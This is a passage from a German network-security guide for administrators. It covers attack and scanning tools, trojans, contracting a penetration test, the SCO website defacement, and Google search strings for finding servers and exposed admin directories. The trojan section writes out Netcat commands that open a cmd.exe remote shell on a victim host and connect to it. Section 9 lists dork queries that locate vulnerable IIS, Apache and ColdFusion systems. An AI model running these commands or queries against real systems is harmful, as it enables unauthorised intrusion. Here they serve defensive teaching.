| Ethereal/Wireshark Scanner | http://www.ethereal.com und http://www.wireshark.org/ | Tool zur Netzwerkanalyse. Seit einem Rechtsstreit ist die Weiterentwicklung unter dem Namen „Wireshark“ fortgeführt worden. |
| Passwortknacker, wie z.B. Lophtcrack und John the Ripper | Für weitere Informationen bitte unter http://www.securityfocus.com/tools/ suchen. | Diese Passwort Recovery Tools, um es vorsichtig auszudrücken, können verschiedene Formen von Passwörtern (Unix- und Windows-Formate) ermitteln. |
| Whisker | http://www.wiretrip.net/rfp/ | Ab sofort unter libwhisker (http://www.wiretrip.net/rfp/lw.asp) oder Nikto (http://www.cirt.net/code/nikto.shtml) zu finden. Scannt Web-Server nach Schwachstellen. |
| Stealth Scanner | http://www.nstalker.com/products/ | Hierbei handelt es sich um einen Web Application Security Scanner. Scannt mittlerweile bis zu 35.000 Schwachstellen. |
| Nessus Scanner | http://www.nessus.org | Nessus ist DER Netzwerk-Scanner schlechthin und einer der bekanntesten Scanner. Nessus bietet eine breite Fläche an Plugins und Updatemöglichkeiten. |
| Typhon III und NGSSQuirreL Scanner | http://www.nextgenss.com | Diese Tools von Next Generation Security Software suchen nach Schwachstellen in Netzen, Systemen und Datenbanken. |
| Nmap | http://www.insecure.org/nmap/ | Nmap ist ein Open Source Scanner, der in Netzwerken und den darin befindlichen Systemen nach Schwachstellen sucht. |

Tabelle 1: Tools aus dem Internet

Die angeführte Tabelle soll nur eine kleine Auflistung sein, um Ihnen einen Überblick zu verschaffen.

Testen Sie Ihre Systeme oder lassen Sie sie einmal mit den genannten Tools checken.

## 7.4 Trojaner

Über Trojanern wurde in den letzten Jahren bereits eine ganze Reihe von Artikeln geschrieben. Sie sollen auch nur der Vollständigkeit halber erwähnt werden. Jeder Administrator hat sicher schon einmal Bekanntschaft mit einem dieser Programme gemacht, in den meisten Fällen auf einem verseuchten Windowssystem, aber in den letzten Wochen wiederholt auch unter Unix und Linux.

Programme, wie Netcat, Netbus oder Back Orifice, arbeiten meist alle nach einem Prinzip.

Sie bestehen aus zwei Programmteilen, dem Server- und dem Clientteil. Der Server wird auf dem Opferrechner installiert und gestartet. Danach horcht er auf einem Port und wartet auf eine Verbindung mit dem Client (Auf UDP und TCP Ebene). Diese Programme bieten eine Vielzahl von Funktionen, die vom Client aus initiiert werden. So können Dateien manipuliert werden Der Rechner wird neu gestartet, oder vom Bildschirm werden Screenshots gemacht und per Email versendet. Netcat wird auch als das TCP/IP Schweizer Armee-Messer bezeichnet.

Am Beispiel Netcat sollen nun die Möglichkeiten aufgezeigt werden, die ein solches Tool bietet.

Nach der Installation, die hier nicht näher erläutert werden soll (etwas an Aufwand müssen Sie schon selber investieren..), kann Netcat genutzt werden, um ein System zu scannen.

Mit dem folgenden Befehl senden Sie an die IP-Adresse a.b.c.d und dem „echo-Befehl“ ein H-E-L-L-O zu jedem Ziel (TCP und UDP Ports).

*“echo Hello | nc –v –w 3 –z a.b.c.d 1-200”*

Ist Netcat erst einmal auf dem Zielrechner installiert, können Sie mit dem folgenden Befehl eine Kommandoshell starten und mit der zweiten Befehlsfolge auf diese Shell zugreifen, um Befehle abzugeben, wie „cd.. oder mkdir“:

*„nc –l –p 53 –e cmd.exe“*

*„nc a.b.c.d 53“*

Netbus, auch als Backdoor G bekannt, bietet im Gegensatz zu Netcat eine gute und reichlich mit Funktionen bestückte Oberfläche.




Abbildung 7: Netbus Oberfläche

Einige Trojaner versenden die IP-Adresse des Opfers an IRC Chat-Foren und tragen damit zu einer weiteren Verbreitung bei.

Der Programmierer von Netbus sagte einmal: *"I hope NetBus (and similar programs like Back Orifice) will make more people aware of the security risks at their system."*

Wir wollen hoffen, dass es seine wahre Intuition zum Schreiben dieses Tools war und dass er Recht behält.

#### Was kann aus diesem Kapitel auf das eigene Netzwerk übertragen werden?

Machen Sie sich mit den gängigsten Tools vertraut. Lernen Sie, wie man sie anwendet. Nur dann können Sie verstehen, wie solche und ähnliche Tools in Ihrem Netzwerk arbeiten.

Sie lernen, wie man sie entdeckt und beseitigt.

Machen Sie sich ebenfalls vertraut mit dem Lesen und Auswerten Ihrer Log Files. Erkennen Sie den Einsatz solcher Tools. Auf welchem Rechner sind sie installiert und wie hat der Angreifer es geschafft, diese Tools bei Ihnen einzuschmuggeln?

# 8 Penetrations-Test

Dieses Kapitel soll keine Anleitung oder Vorgabe für einen Penetrationstest geben. Denn zu diesem Thema gibt es eine Vielzahl an Literatur und Informationsmaterial im Internet. Als Beispiel sei nur auf das BSI[22] verwiesen, und es sollen ein paar Hinweise und Ratschläge an Sie als Administrator gegeben werden, an was Sie denken sollten, bevor Sie eine Firma mit einem Penetrationstest beauftragen.

Penetrationstests-, oder auch Vulnerability-Scans genannt, sind seit SATAN, dem ersten Schwachstellen-Scanner, der Versuch, in ein Netzwerk oder ein System einzudringen und so viele Schwachstellen wie möglich aufzudecken. Dieser Vorgang kann durch Tools und Programme unterstützt werden. Beauftragen Sie ein externes Unternehmen, da es ratsam ist, für die Untersuchung einen Personenkreis zu wählen, der Ihre Systeme nicht kennt.

Falls es in Ihrem Unternehmen noch kein Sicherheitskonzept und keine Sicherheitsrichtlinien gibt, sollte Ihr erster Schritt sein, diese Maßnahmen anzugehen, um die Effizienz eines späteren Penetrationstests zu steigern.

Das BSI erklärt in seiner Informationsschrift, dass „durch einen Penetrationstest geprüft werden kann, inwieweit die Sicherheit der IT-Systeme durch Bedrohungen von Hackern, Crackern, etc. gefährdet bzw. ob die IT-Sicherheit durch die eingesetzten Sicherheitsmaßnahmen aktuell gewährleistet ist.“ [23]

## 8.1 Was vorher zu beachten wäre

Es werden im Allgemeinen so genannte Black Box- und White Box-Tests unterschieden. Einige Unternehmen unterscheiden auch interne, externe oder Remote Zugangsüberprüfungen. Ungeachtet wie die Überprüfungen benannt werden, lassen Sie sich genauestens auflisten, was gemacht wird und in erster Linie mit welchen Tools. Werden auch Prozesse betrachtet, die erkennen lassen, was mit Ihren Daten nach einer Überprüfung passiert? Wenn das Unternehmen ihnen mitteilt,

[22] http://www.bsi.bund.de

[23] http://www.bsi.bund.de

dass Ihre Daten sicher aufbewahrt werden, um sie mit einem späteren Test zu vergleichen, sollten Sie dieses Unternehmen ablehnen. Alle gesammelten Daten müssen Ihnen nämlich nach einem Penetrations-Test nämlich übergeben werden. Der Anbieter dieser Tests muss alle Daten auf seinen Computern, Laptops oder was er genutzt hat, nach der Übergabe unwiederbringlich löschen.

Schließen Sie diesbezüglich einen entsprechenden Dienstleistungsvertrag mit dem Unternehmen. Aus diesem Vertrag muss unter anderem hervorgehen, dass:

- das Unternehmen Ihnen mitteilt, welches Schema der Vorgehensweise zugrunde liegt. Welche einzelnen Schritte sind geplant;
- es eine definierte Zielsetzung gibt, wie z.B. die Identifikation von Schwachstellen oder die Erlangung einer Zertifizierung für Dritte;
- das testende Unternehmen Tests eventuell nur bis zu einem bestimmten Punkt durchführen darf. So dürfen z.B. keine Personaldaten ausgelesen werden, wenn ein solches System getestet wird und das System soweit kompromittiert wurde, dass diese Daten ausgelesen werden könnten;
- alle gewonnenen Daten/Informationen übergeben werden;
- keine Daten anderweitig eingesetzt, verarbeitet, veröffentlicht oder genutzt werden;
- alle Daten auch in Papierform an Sie übergeben werden;
- nach einer Datenübergabe alle gespeicherten Daten auf den Geräten des testenden Unternehmens unwiderruflich gelöscht werden;
- keine Kopien einbehalten werden, auch nicht in Papierform;
- die eingesetzten Tools genannt und aufgezählt werden;
- alle gewonnenen Erkenntnisse nicht an Dritte weitergegeben werden;
- auch die logische Sicht betrachtet wird, wie z.B. Passwörter, Umgang mit Datensicherheit: Stichwort „Social Engineering“. Hinzu kommt eine Überprüfung der physischen Maßnahmen, wie Absicherung des Serverraumes, Zugangskontrollsysteme etc.

Klären Sie die rechtlichen Aspekte. Sie müssen mit dem Dienstleister einen Vertrag mit einer Einverständniserklärung abschließen, damit dieser Ihre Netze scannen darf. Bei Attacken über das Internet muss der Internet Service Provider informiert werden, der Ihre öffentlichen Netze betreut, sowie der ISP des Dienstleisters. Es kann sonst zu einer Vertragsverletzung kommen, und Ihre Zugänge werden ge-

sperrt. Wenn Sie Ihre Web-Server bei einem weiteren Dienstleister gehostet haben, muss dieser ebenfalls informiert werden, da Ihre Server eventuell von weiteren Kunden genutzt werden (virtuelle Server). Wenn Ihr ISP über ein Intrusion Detection System verfügt, können Ihnen Kosten entstehen, da Ihnen ein Aufwand für die Erkennung oder Auswertung des Angriffs in Rechnung gestellt wird.

Lassen Sie sich auch Referenzen (hoffentlich anonymisiert) zeigen, um einen Überblick über die zu erhaltenden Auswertungen und den zu erwartenden Detaillierungsgrad zu bekommen. So wird es später keine Missverständnisse darüber geben, was Sie erwartet haben und was letztendlich geliefert wurde.

Informieren Sie ebenfalls Ihren (hoffentlich vorhandenen) Datenschutzbeauftragten und eventuell Ihren Betriebsrat, da ein Penetrationstest auch Ihre Mitarbeiterdaten betreffen kann.

Klären Sie unbedingt, welche Systeme und/oder Netze genau getestet werden dürfen und welche nicht. Das Bundesamt für Sicherheit in der Informationstechnik Deutschland (BSI) hat ein Klassifikationsschema entwickelt, anhand dessen sich ein Test beschreiben lässt.

Im Wesentlichen werden sechs verschiedene Kriterien betrachtet:

1. Informationsbasis
2. Aggressivität
3. Umfang
4. Vorgehensweise
5. Technik
6. Ausgangspunkt

## 8.2 Der Penetrations-Test-Konflikt

Nachdem Sie einige vertragliche Details geklärt haben (Ihren Anwälten fallen mit Sicherheit noch ein paar Punkte mehr ein), wird das beauftragte Unternehmen im weiteren Verlauf versuchen, Informationen zu sammeln, um in Ihr System einzudringen. Glauben Sie nicht, dass ein Angreifer versucht, so viele Schwachstellen wie möglich aufzudecken? Er wird wahrscheinlich nur ein Loch in Ihren Systemen suchen. Sobald er eine Schwachstelle gefunden hat, wird er mit seinen Angriffsversuchen beginnen. Was könnte wohl einfacher sein? Eine Schwachstelle in einem

Netzwerk zu finden oder die Verteidigung Ihrer Systeme gegen alle möglichen Schwachstellen? Die Antwort liegt meines Erachtens auf der Hand.

Netzwerk-Sicherheit ist eine „Never Ending Story“ und muss in regelmäßigen Abständen oder bei Änderungen überprüft werden. Wie oft ändert sich in Ihrem Netzwerk etwas? Es kommen neue Systeme, Dienste oder Prozesse hinzu. Mitarbeiter wechseln die Abteilung oder kommen neu in das Unternehmen. Finden Sie immer die Zeit, diese Mitarbeiter in Ihre IT-Umgebung einzuweisen. Viel wichtiger ist jedoch die Situation, wenn ein Mitarbeiter das Unternehmen verlässt. Wie schnell laufen in Ihrem Unternehmen die Prozesse ab, diesen Mitarbeiter aus Ihren Systemen zu löschen und Zugriffsberechtigungen zu ändern. In vielen Fällen wird die Fachabteilung, aus der der Mitarbeiter stammte, den Account noch benötigen, um auf dessen Daten zugreifen zu können. Meist wird ein Mitarbeiter, der ein Unternehmen verlässt, nicht durch eine Neueinstellung ersetzt, sondern seine Aufgaben an die anderen Mitarbeiter aufgeteilt. Die Zeit fehlt oft, um eine geordnete Übergangsfrist und Einarbeitungszeit inklusive einer Datenübergabe zu organisieren. Somit ist es ein notwendiges Übel, den Account zu behalten.

Dies soll nur ein Beispiel sein, um Ihnen zu zeigen, wie schnell sich, auch unbemerkt, Änderungen im Unternehmen ergeben, auf die Sie als Verantwortlicher im IT-Umfeld reagieren müssen.

Was hat das mit den Penetrationtests zu tun? Ein Penetration Test gibt nur eine Momentaufnahme Ihrer Systemlandschaft wieder.

Es zeigt jedoch, dass die mit diesem Test beauftragte Firma es nicht geschafft hat, in Ihr Netzwerk einzudringen. Damit soll aber nicht die Aussage getroffen werden, dass Penetratonstests nichts taugen. Doch sind sie nicht das Allheilmittel und keine endgültige Bestätigung für die Sicherheit Ihres Netzwerkes. Führen Sie es sich immer wieder vor Augen:

„Es gibt kein hundertprozentig sicheres Netzwerk!“

Penetrationstests sind ein Mittel, ein Punkt nur auf Ihrem Ablaufplan, um die Sicherheit Ihrer Systeme zu testen, zu gewährleisten und zu verbessern. Sie müssen in regelmäßigen Abständen durchgeführt werden. Das können auf der einen Seite auch Sie als Administrator machen. Für einen Penetrationstest eignen sich die eigenen Administratoren doch eher selten.

Aber es muss auch ein Externer hinzugezogen werden. Nur er kann neutral und als nicht unternehmensblind die Netze und Systeme überprüfen und findet vielleicht Ansätze, die Sie eventuell für selbstverständlich und nicht gefährlich halten.

Überprüfen Sie in diesem Zusammenhang auch Ihre Prozesse. Sind genau beschriebene Arbeitsschritte definiert, die z.B. aufzeigen, was bei einem Mitarbeiterwechsel zu tun ist? Schreiben Sie auf, was in einem solchen Fall alles erledigt werden muss, und denken Sie nicht nur an die technischen, sondern betrachten Sie auch organisatorische Änderungen.

#### Was kann aus diesem Kapitel auf das eigene Netzwerk übertragen werden?

Testen Sie Ihr Netzwerk und die darin befindlichen Systeme in regelmäßigen Abständen und sensibilisieren Sie sich und Ihre Mitarbeiter immer wieder aufs Neue. Führen Sie sich vor Augen und machen Sie sich bewusst, wie sich Änderungen im Unternehmen auf das Netzwerk und Ihre Systeme auswirken. Was passiert bei einem Personalwechsel, auch innerhalb des Unternehmens? Das fängt schon bei den Auszubildenden an, die während ihrer Ausbildungszeit von einer Abteilung in die nächste wechseln. Wurde ein Mitarbeiter entlassen oder hat er gekündigt? Gibt es für diesen ehemaligen Mitarbeiter einen Remote-Zugang? Kann oder darf er noch auf seine Emails zugreifen oder hat er sie womöglich an seine neue Adresse weitergeleitet?

Klinken Sie sich unbedingt in diese Personalprozesse ein. Lassen Sie sich über jeden Mitarbeiterwechsel informieren.

Bedenken Sie ebenfalls, dass ein Penetrations-Test nicht alle Fragen und Probleme anspricht und löst.

Ergänzen Sie, oder besser noch, integrieren Sie einen Penetrations-Test in ein regelmäßiges Sicherheits-Audit und eine IT-Revision ein.

Nur dann werden Sie auch auf offene Probleme, wie Datensicherung, Lagerung von Datensicherungen, Datenrecoveryprozesse und den Umgang mit Passworten stoßen. Diese Punkte werden im Allgemeinen nicht in einem Penetrationstest geprüft.

# 9 Informationsbeschaffung anhand eines Beispiels

In diesem Kapitel sollen ein paar Hinweise und Anregungen gegeben werden, wie Sie selber ihre Server nach eventuellen Schwachstellen und Sicherheitslücken überprüfen können. Es werden Tipps gegeben, wie Sie Informationen über Lücken herausfinden, wie Sie die Suchmaschine Google für eine solche Nachforschung benutzen und auch personenbezogene Daten „ergoogeln“ können.

## 9.1 Angriff auf die Webseiten von SCO

Die Informationsbeschaffung oder das Ausspähen eines ganz bestimmten Servers, z.B. ein geplanter Angriff auf die Server der Bank oder das Unternehmen XY, kommen in sehr seltenen Fällen vor. Beispiel für ein konkretes Vorgehen gegen ein bestimmtes Unternehmen ist die Attacke auf die Server der Firma *SCO* vom 29.11.2004 (siehe dazu Abbildung 8).

Kurze Hintergrundinformationen zur Attacke gegen das Unternehmen: SCO behauptet in einem gegen IBM angestrengten Prozess, die Rechte an wichtigen Teilen des Unix-Quellcodes zu besitzen, der dann in verschiedene Linux-Distributionen eingearbeitet worden sein soll. Einen Beweis blieb das Unternehmen bislang allerdings schuldig, zog sich aber den Unmut vieler Firmen und Anwender zu. Der ganze Vorgang gipfelte dann in Angriffe auf Web-Server und dem Defacing (siehe Abbildungen 8 und 9) der Webseiten von SCO, wie auf den nächsten Seiten zu sehen ist.




Abbildung 8: We own all your code - Veränderte Webseite der Firma SCO

Der veränderte Bildtext konnte einen ganzen Tag lang „bewundert“ werden, ehe *SCO* die Webseite wieder „normalisierte“.

*SCO* führte zu diesem Zeitpunkt einen Rechtsstreit mit den Entwicklern von Unix und den Linux-Derivaten. *SCO* gab an, dass in dem Quellcode von Unix und Linux Quellcode der Firma *SCO* aus dem Ursprungsunix eins zu eins übernommen worden sei. *SCO* verlangte daraufhin Lizenzgebühren aller bis dato installierten Unix- und Linux-Betriebssysteme. Wie man sich leicht vorstellen kann, wandte sich die Unix- und Linux-Gemeinde gegen *SCO*. In allen Newsgroups wurde *SCO* scharf attackiert.


Abbildung 9: Hinterlassene Nachricht des Angreifers auf der SCO Seite

Man kann daraus schließen, dass es sich hier um einen geplanten Angriff gegen die Server von *SCO* gehandelt hat. Wenn man sich die Abbildung 8 genau ansieht, erkennt man im oberen Teil der Webseite das blaue Logo mit dem Schriftzug „SCO“. Darunter wurde ein neuer Schriftzug hinzugefügt mit dem Titel *„WE OWN ALL YOUR CODE – pay us all your money“*. Im Hintergrund dieses Schriftzuges ist eine Person vor einer Tafel zu sehen, auf der geschrieben steht *„hacked by realloc()“*.Auf der veränderten Seite heißt es, SCO habe den eigenen Code in nahezu

jeder Software von Microsoft gefunden und werde den Redmonder-Konzern daher verklagen. Die Seite führt als Beweis sogar zwei Codezeilen auf: "while (1){do nothing;}" und "for (i=0; i<16; i++)" (siehe Abbildung 9).

## 9.2 Informationsbeschaffung mittels Suchmaschinen am Beispiel Google

Google ist sicher eine der bekanntesten Suchmaschinen im Internet neben Yahoo und Lycos. Man geht davon aus, dass ca. 80% der Suchanfragen über Google abgewickelt und beantwortet werden.

Durch einen außergewöhnlich gut und effektiv entwickelten Suchalgorithmus, aber auch durch die Möglichkeit, komplexe Anfragen, die über Schalter geregelt werden können, zu stellen, wird Google zu einer sehr interessanten Datenbank für die Informationsbeschaffung.

Aber warum soll ein potentieller Angreifer ausgerechnet eine Suchmaschine verwenden anstatt eines Scanners, wie z.B. NMAP, der ähnliche Ergebnisse auflistet? Die Antwort ist relativ simpel. Mit einer Suchmaschine kann er recht gefahrlos agieren, ohne aufzufallen. Viele Web-Server von Unternehmen stehen in einem gesicherten Bereich hinter der Firewall, der DMZ meist durch zusätzliche Systeme abgesichert, wie z.B. einem IDS (SNORT, ModSecurity). Scanner fallen dem IDS auf und werden geblockt bzw. an den Administrator gemeldet, der dann (hoffentlich!) entsprechende Maßnahmen zur Absicherung einleitet.

Eine Google-Anfrage aber ist recht harmlos und wird dementsprechend auch vom IDS nicht erkannt. Es existieren für solche Anfragen keine entsprechenden Suchmuster in der Datenbank der IDS-Systeme.

### 9.2.1 Informationsbeschaffung Microsoft IIS 6.0

Im folgenden Kapitel werden Informationen zum *Microsoft* Internet Information Service (IIS) in der Version 6.0 über die Google-Suchmaschine herausgefiltert.

Nehmen wir einmal an, es ist eine Lücke im Zusammenhang mit dem IIS 6.0 bekannt. Damit ein Angreifer diese Lücke ausnutzen kann, muss er sich weitere Informationen beschaffen. Die erste Information wird sein, einen geeigneten Server zu lokalisieren. Hierbei hilft ihm eine Anfrage über die Suchmaschine Google. Mit der Eingabe von: *„"Microsoft-IIS/6.0 Server at" intitle:index.of"* erhält er zeitnah (< 1

Sekunde) und bequem (als sauber geordnete Auflistung) seine Ergebnisse und kann sie nacheinander durchgehen (siehe Abbildung 10).




Abbildung 10: Google Suchanfrageergebnis

Der Angreifer sucht sich jetzt einen der von Google zurückgelieferten Links aus und sieht sich die Ergebnisse an. Der Google-Suchstring gibt den Server mit der Version wieder, wie in der Abbildung 10 am unteren Rand zu erkennen ist.

Diese Abfrage stellt auf den ersten Blick keine unmittelbare Gefahr für den Web-Server dar. Der Angreifer bekommt Informationen zum Server, sprich Versionsnummer, Port etc. Schaut man sich aber die Möglichkeiten einer solchen Abfrage genauer an, ist zu erkennen, dass hier wesentlich mehr für einen Angreifer möglich ist.

Geben Sie z.B. die folgende Abfrage in die Google-Suchmaschine ein:

*"intitle:"Index of /CFIDE/" administrator"*

Als Ergebnis erhalten Sie eine Auflistung des Directorys von Web-Servern, die mit Cold-Fusion arbeiten. Cold-Fusion ist ein Entwicklungswerkzeug, mit dem Sie Webseiten und Applikationen erstellen und bearbeiten können.

Der Suchstring legt Verzeichnisse offen, die ein Außenstehender nicht sehen sollte. Unter anderem wird ein Verzeichnis „Administrator“ angezeigt. Viele noch nicht gepatchte Cold-Fusion-Systeme gestatten die Auflistung der Dateien in dem Administratorverzeichnis, darunter auch Dateien, in denen Passwörter hinterlegt sind.

*„inurl:htm(l)“* steht für "die URL soll eine HTM- oder HTML-Seite sein"; ohne diese Option werden auch u.a. PDF Dateien gelistet.

*„index of“* bezeichnet die Suche nach dem Titel eines Indexes, d.h. wenn man nach „mp3“ sucht, werden die Ergebnisse nur Indizes mit dem String „mp3“ im Titel enthalten, und dann wird der Inhalt in vielen Fällen eine Liste mit Links zu Musikdateien sein (manchmal ist auch nichts enthalten), die man einfach runterladen kann - sofern sie nicht lizenzrechtlich geschützt sind.

Diese Art der Suche wird schon von den Webseitenprogrammierern genutzt, um sich bei derartigen Suchstrings unter Google nach vorne in die Ergebnisliste zu schieben. Teilweise mit sehr zweifelhaften Angeboten. Klicken Sie nicht einfach auf jeden Link in der Ergebnisliste!

### 9.2.2 Google Suchanfragen nach verschiedenen Arten und Standardseiten von Web-Servern

Für die unterschiedlichsten Web-Server gibt es folglich auch den passenden Suchstring für Google, um diese zu identifizieren und dann nach bekannten Bugs und Verwundbarkeiten zu suchen. Eine Abfrage für einen Apache-Server sieht unter Google folgendermaßen aus:

*„Apache/1.3.29 Server at“ intitle:index.of*

Um sich Informationen über einen IIS der Version 6.0 bei Google zu holen, kann der folgende Suchtext eingesetzt werden:

*„Microsoft-IIS/6.0 Server at“ intitle:index.of*

Um die nach einer Installation vorhandenen Standardseiten eines Apache-Web-Servers (Versionen 1.3.11-1.3.33, 2.0) über Google ausfindig zu machen:

*intitle:“Test Page for Apache Installation“ „Seeing this instead“*

Der dementsprechende Aufruf für einen IIS 6.0 sieht dann so aus:

*intitle:"Welcome to Windows XP Server Internet Services"*

## 9.3 ICMP-Echo-Anfragen

Interessanter als Hostnamen sind die Hosts selber, auf denen Dienste wie ein IIS oder ein Apache laufen. Wenn in einem Netzwerk das Internet Control Message Protocol ICMP nicht geblockt oder überwacht wird, ergeben sich für einen Angreifer Ansatzpunkte, um weitere Informationen über Ihr Netzwerk zu erhalten.

Es ist erstaunlich, wie viele Administratoren ICMP-Echo-Pakete von außen in ihre Systeme lassen. ICMP-Echo-Pakete sollten auf */dev/null* weitergeleitet werden.

Überprüfen Sie in diesem Zusammenhang Ihre Systeme. Testen Sie, auf welchen Ports ein Dienst lauscht und ob dieser auch benötigt wird. Wenn ja, wie ist dieser Dienst erreichbar? Kann er nur über das lokale Netzwerk angesprochen werden oder auch aus dem Internet heraus? Wurden Dienste nur zu Testzwecken freigegeben? Dann ist zu überprüfen, ob diese Tests beendet wurden und dieser Dienst abgeschaltet oder die Freigabe ins Internet unterbunden werden kann.

Diese Maßnahmen sind ein laufender und sich ständig wiederholender Prozess. Vor allem in großen Netzwerken ist es für einen Administrator unerlässlich, die temporären Freigaben zu überwachen, um einen Wildwuchs zu vermeiden. Denken Sie immer an die Hintertüren. Auch eine gut bewachte Eingangstür wird marode, wenn Sie mit immer mehr Gucklöchern versehen wird.

## 9.4 Informationen über Netzwerke sammeln

Nachdem sich Ziele in den letzten beiden Kapiteln herauskristallisiert haben, ist es nun an der Zeit, Informationen über das anzugreifende Netzwerk herauszubekommen. Man nennt diesen Vorgang Footprinting.

